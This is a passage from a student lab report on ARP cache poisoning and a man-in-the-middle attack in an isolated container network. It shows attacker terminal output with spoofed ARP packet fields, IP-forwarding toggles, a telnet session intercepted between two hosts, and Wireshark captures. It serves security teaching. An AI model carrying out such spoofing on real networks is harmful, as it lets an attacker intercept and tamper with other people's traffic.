B-10.9.0.6/PES2UG20CS016/AdarshKumar>$
```

We can see that an entry of 10.9.0.5 is created in the Host -A.

Step 2	Testing
Output	Attacker- Terminal

```
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 task2.py
.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$
```


Host – A pinging to Host - B

```
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.133 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.133 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.049 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.117 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=64 time=0.075 ms
64 bytes from 10.9.0.6: icmp_seq=14 ttl=64 time=0.054 ms
64 bytes from 10.9.0.6: icmp_seq=15 ttl=64 time=0.110 ms
64 bytes from 10.9.0.6: icmp_seq=16 ttl=64 time=0.048 ms
64 bytes from 10.9.0.6: icmp_seq=17 ttl=64 time=0.105 ms
64 bytes from 10.9.0.6: icmp_seq=18 ttl=64 time=0.065 ms
64 bytes from 10.9.0.6: icmp_seq=19 ttl=64 time=0.053 ms
64 bytes from 10.9.0.6: icmp_seq=20 ttl=64 time=0.150 ms
^C
--- 10.9.0.6 ping statistics ---
20 packets transmitted, 12 received, 40% packet loss, time 19443ms
rtt min/avg/max/mdev = 0.048/0.091/0.150/0.036 ms
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$
```

Host – B ARP cache

```
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$arp
Address                  HWtype  HWaddress           Flags Mask            Iface
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:05   C                     eth0
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$
```

Wite shark



Observation	We can observe that no response is obtained in the Wireshark.
Task 3	Turn on IP Forwarding


Attacker- Terminal


```
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$
```

Host -A pinging to Host -B

```
seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.181 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.110 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.054 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.132 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.132 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.124 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=64 time=0.080 ms
64 bytes from 10.9.0.6: icmp_seq=8 ttl=64 time=0.117 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.107 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.118 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.061 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.068 ms
^C
--- 10.9.0.6 ping statistics ---
12 packets transmitted, 12 received, 0% packet loss, time 11242ms
rtt min/avg/max/mdev = 0.054/0.107/0.181/0.034 ms
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$
```

Wireshark Screenshot





Observation	Now we turn on the IP forwarding on Host M, so it will forward the packets between A and B. In the ICMP request packet, the destination address of the link layer is the MAC address of host M, and the source address is the MAC address of host A. The destination address of the IP layer is the IP address of host B. After receiving the packet, host M modifies the MAC address of the link layer. The destination MAC is the MAC address of host B and the source MAC is its own MAC address. Therefore, the IP layer is that the source address is host A and the destination address is host B, but the link layer is sent from host M to host B.

Task 4	Launch the MITM Attack.

Attacker Terminal


```
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 task2.py
.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$
```


Host-A

```
seed@VM: ~/.../Labsetup                    seed@VM: ~/.../Labsetup
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
a35fd3cb2fca login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law
```

first turn on the data forwarding function on host M, then telnet machine B on machine A, enter the user's name and password, you can connect, you can normally enter commands and return results.

Wire shark


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 2022-09-14 13:2... 02:42:0a:09:00:69 ARP 44 Who has 10.9.0.5? Tell 10.9.0.6
2 2022-09-14 13:2... 02:42:0a:09:00:69 ARP 44 Who has 10.9.0.5? Tell 10.9.0.6
3 2022-09-14 13:2... 02:42:0a:09:00:69 ARP 44 Who has 10.9.0.5? Tell 10.9.0.6
4 2022-09-14 13:2... 02:42:0a:09:00:05 ARP 44 10.9.0.5 is at 02:42:0a:09:00:05
5 2022-09-14 13:2... 02:42:0a:09:00:05 ARP 44 10.9.0.5 is at 02:42:0a:09:00:05
6 2022-09-14 13:2... 02:42:0a:09:00:69 ARP 44 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de...
7 2022-09-14 13:2... 02:42:0a:09:00:69 ARP 44 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de...
8 2022-09-14 13:2... 02:42:0a:09:00:69 ARP 44 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de...
9 2022-09-14 13:2... 02:42:0a:09:00:69 ARP 44 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de...
10 2022-09-14 13:2... 02:42:0a:09:00:06 ARP 44 10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.5 d...
11 2022-09-14 13:2... 02:42:0a:09:00:06 ARP 44 10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.5 d...
12 2022-09-14 13:2... 10.9.0.5 10.9.0.6 TCP 76 55174 → 23 [SYN] Seq=2237412395 Win=64240 Len=0 MSS=1460 SACK...
13 2022-09-14 13:2... 10.9.0.5 10.9.0.6 TCP 76 [TCP Out-Of-Order] 55174 → 23 [SYN] Seq=2237412395 Win=64240 ...
14 2022-09-14 13:2... 02:42:0a:09:00:69 ARP 44 Who has 10.9.0.6? Tell 10.9.0.105
15 2022-09-14 13:2... 02:42:0a:09:00:69 ARP 44 Who has 10.9.0.6? Tell 10.9.0.105
16 2022-09-14 13:2... 02:42:0a:09:00:69 ARP 44 Who has 10.9.0.6? Tell 10.9.0.105
17 2022-09-14 13:2... 02:42:0a:09:00:69 ARP 44 Who has 10.9.0.6? Tell 10.9.0.105
18 2022-09-14 13:2... 02:42:0a:09:00:06 ARP 44 10.9.0.6 is at 02:42:0a:09:00:06
19 2022-09-14 13:2... 02:42:0a:09:00:06 ARP 44 10.9.0.6 is at 02:42:0a:09:00:06
20 2022-09-14 13:2... 10.9.0.5 10.9.0.6 TCP 76 [TCP Out-Of-Order] 55174 → 23 [SYN] Seq=2237412395 Win=64240 ...
21 2022-09-14 13:2... 10.9.0.5 10.9.0.6 TCP 76 [TCP Out-Of-Order] 55174 → 23 [SYN] Seq=2237412395 Win=64240 ...
22 2022-09-14 13:2... 10.9.0.6 10.9.0.5 TCP 76 23 → 55174 [SYN, ACK] Seq=4105216784 Ack=2237412396 Win=65160...
23 2022-09-14 13:2... 10.9.0.6 10.9.0.5 TCP 76 [TCP Out-Of-Order] 23 → 55174 [SYN, ACK] Seq=4105216784 Ack=2...
24 2022-09-14 13:2... 10.9.0.105 10.9.0.6 ICMP 104 Redirect (Redirect for host)
25 2022-09-14 13:2... 10.9.0.105 10.9.0.6 ICMP 104 Redirect (Redirect for host)
26 2022-09-14 13:2... 02:42:0a:09:00:69 ARP 44 Who has 10.9.0.5? Tell 10.9.0.105
27 2022-09-14 13:2... 02:42:0a:09:00:69 ARP 44 Who has 10.9.0.5? Tell 10.9.0.105
28 2022-09-14 13:2... 02:42:0a:09:00:69 ARP 44 Who has 10.9.0.5? Tell 10.9.0.105
29 2022-09-14 13:2... 02:42:0a:09:00:69 ARP 44 Who has 10.9.0.5? Tell 10.9.0.105
30 2022-09-14 13:2... 02:42:0a:09:00:05 ARP 44 10.9.0.5 is at 02:42:0a:09:00:05
31 2022-09-14 13:2... 02:42:0a:09:00:05 ARP 44 10.9.0.5 is at 02:42:0a:09:00:05
32 2022-09-14 13:2... 10.9.0.6 10.9.0.5 TCP 76 [TCP Out-Of-Order] 23 → 55174 [SYN, ACK] Seq=4105216784 Ack=2...
33 2022-09-14 13:2... 10.9.0.6 10.9.0.5 TCP 76 [TCP Out-Of-Order] 23 → 55174 [SYN, ACK] Seq=4105216784 Ack=2...
34 2022-09-14 13:2... 10.9.0.5 10.9.0.6 TCP 68 55174 → 23 [ACK] Seq=2237412396 Ack=4105216785 Win=64256 Len=...
35 2022-09-14 13:2... 10.9.0.5 10.9.0.6 TCP 68 [TCP Dup ACK 34#1] 55174 → 23 [ACK] Seq=2237412396 Ack=410521...
36 2022-09-14 13:2... 10.9.0.5 10.9.0.6 TCP 68 [TCP Dup ACK 34#2] 55174 → 23 [ACK] Seq=2237412396 Ack=410521...
37 2022-09-14 13:2... 10.9.0.5 10.9.0.6 TCP 68 [TCP Dup ACK 34#3] 55174 → 23 [ACK] Seq=2237412396 Ack=410521...
38 2022-09-14 13:2... 10.9.0.5 10.9.0.6 TELNET 92 Telnet Data ...
39 2022-09-14 13:2... 10.9.0.5 10.9.0.6 TCP 92 [TCP Retransmission] 55174 → 23 [PSH, ACK] Seq=2237412396 Ack...
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
119 2022-09-14 13:2... 10.9.0.6 10.9.0.5 TCP 88 [TCP Retransmission] 23 → 55174 [PSH, ACK] Seq=4105216856 Ack...
120 2022-09-14 13:2... 10.9.0.105 10.9.0.6 ICMP 116 Redirect (Redirect for host)
121 2022-09-14 13:2... 10.9.0.105 10.9.0.6 ICMP 116 Redirect (Redirect for host)
122 2022-09-14 13:2... 10.9.0.6 10.9.0.5 TCP 88 [TCP Retransmission] 23 → 55174 [PSH, ACK] Seq=4105216856 Ack...
123 2022-09-14 13:2... 10.9.0.6 10.9.0.5 TCP 88 [TCP Retransmission] 23 → 55174 [PSH, ACK] Seq=4105216856 Ack...
124 2022-09-14 13:2... 10.9.0.5 10.9.0.6 TCP 68 55174 → 23 [ACK] Seq=2237412472 Ack=4105216876 Win=64256 Len=...
125 2022-09-14 13:2... 10.9.0.5 10.9.0.6 TCP 68 [TCP Dup ACK 124#1] 55174 → 23 [ACK] Seq=2237412472 Ack=41052...
126 2022-09-14 13:2... 10.9.0.105 10.9.0.5 ICMP 96 Redirect (Redirect for host)
127 2022-09-14 13:2... 10.9.0.105 10.9.0.5 ICMP 96 Redirect (Redirect for host)
128 2022-09-14 13:2... 10.9.0.5 10.9.0.6 TCP 68 [TCP Dup ACK 124#2] 55174 → 23 [ACK] Seq=2237412472 Ack=41052...
129 2022-09-14 13:2... 10.9.0.5 10.9.0.6 TCP 68 [TCP Dup ACK 124#3] 55174 → 23 [ACK] Seq=2237412472 Ack=41052...
130 2022-09-14 13:2... 10.0.2.4 35.224.170.84 TCP 76 51674 → 80 [SYN] Seq=4032504252 Win=64240 Len=0 MSS=1460 SACK...
131 2022-09-14 13:2... 35.224.170.84 10.0.2.4 TCP 62 80 → 51674 [SYN, ACK] Seq=109853 Ack=4032504253 Win=32768 Len...
132 2022-09-14 13:2... 10.0.2.4 35.224.170.84 TCP 56 51674 → 80 [ACK] Seq=4032504253 Ack=109854 Win=64240 Len=0
133 2022-09-14 13:2... 10.0.2.4 35.224.170.84 HTTP 143 GET / HTTP/1.1
134 2022-09-14 13:2... 35.224.170.84 10.0.2.4 TCP 62 80 → 51674 [ACK] Seq=109854 Ack=4032504340 Win=32681 Len=0
135 2022-09-14 13:2... 35.224.170.84 10.0.2.4 HTTP 204 HTTP/1.1 204 No Content
136 2022-09-14 13:2... 35.224.170.84 10.0.2.4 TCP 62 80 → 51674 [FIN, ACK] Seq=110002 Ack=4032504340 Win=32681 Len...
137 2022-09-14 13:2... 10.0.2.4 35.224.170.84 TCP 56 51674 → 80 [ACK] Seq=4032504340 Ack=110002 Win=64092 Len=0
138 2022-09-14 13:2... 10.0.2.4 35.224.170.84 TCP 56 51674 → 80 [FIN, ACK] Seq=4032504340 Ack=110003 Win=64091 Len...
139 2022-09-14 13:2... 35.224.170.84 10.0.2.4 TCP 62 80 → 51674 [ACK] Seq=110003 Ack=4032504341 Win=32680 Len=0
140 2022-09-14 13:2... 02:42:0a:09:00:06 ARP 44 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de...
141 2022-09-14 13:2... 02:42:0a:09:00:06 ARP 44 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de...
142 2022-09-14 13:2... 02:42:0a:09:00:06 ARP 44 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de...
143 2022-09-14 13:2... 02:42:0a:09:00:06 ARP 44 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de...
144 2022-09-14 13:2... 10.9.0.5 10.9.0.6 TELNET 69 Telnet Data ...
145 2022-09-14 13:2... 10.9.0.5 10.9.0.6 TCP 69 [TCP Keep-Alive] 55174 → 23 [PSH, ACK] Seq=2237412472 Ack=410...
146 2022-09-14 13:2... 10.9.0.105 10.9.0.5 ICMP 97 Redirect (Redirect for host)
147 2022-09-14 13:2... 10.9.0.105 10.9.0.5 ICMP 97 Redirect (Redirect for host)
148 2022-09-14 13:2... 10.9.0.5 10.9.0.6 TCP 69 [TCP Keep-Alive] 55174 → 23 [PSH, ACK] Seq=2237412472 Ack=410...
149 2022-09-14 13:2... 10.9.0.5 10.9.0.6 TCP 69 [TCP Keep-Alive] 55174 → 23 [PSH, ACK] Seq=2237412472 Ack=410...
150 2022-09-14 13:2... 10.9.0.6 10.9.0.5 TCP 68 23 → 55174 [ACK] Seq=4105216876 Ack=2237412473 Win=65152 Len=...
151 2022-09-14 13:2... 10.9.0.6 10.9.0.5 TCP 68 [TCP Keep-Alive ACK] 23 → 55174 [ACK] Seq=4105216876 Ack=2237...
152 2022-09-14 13:2... 10.9.0.105 10.9.0.6 ICMP 96 Redirect (Redirect for host)
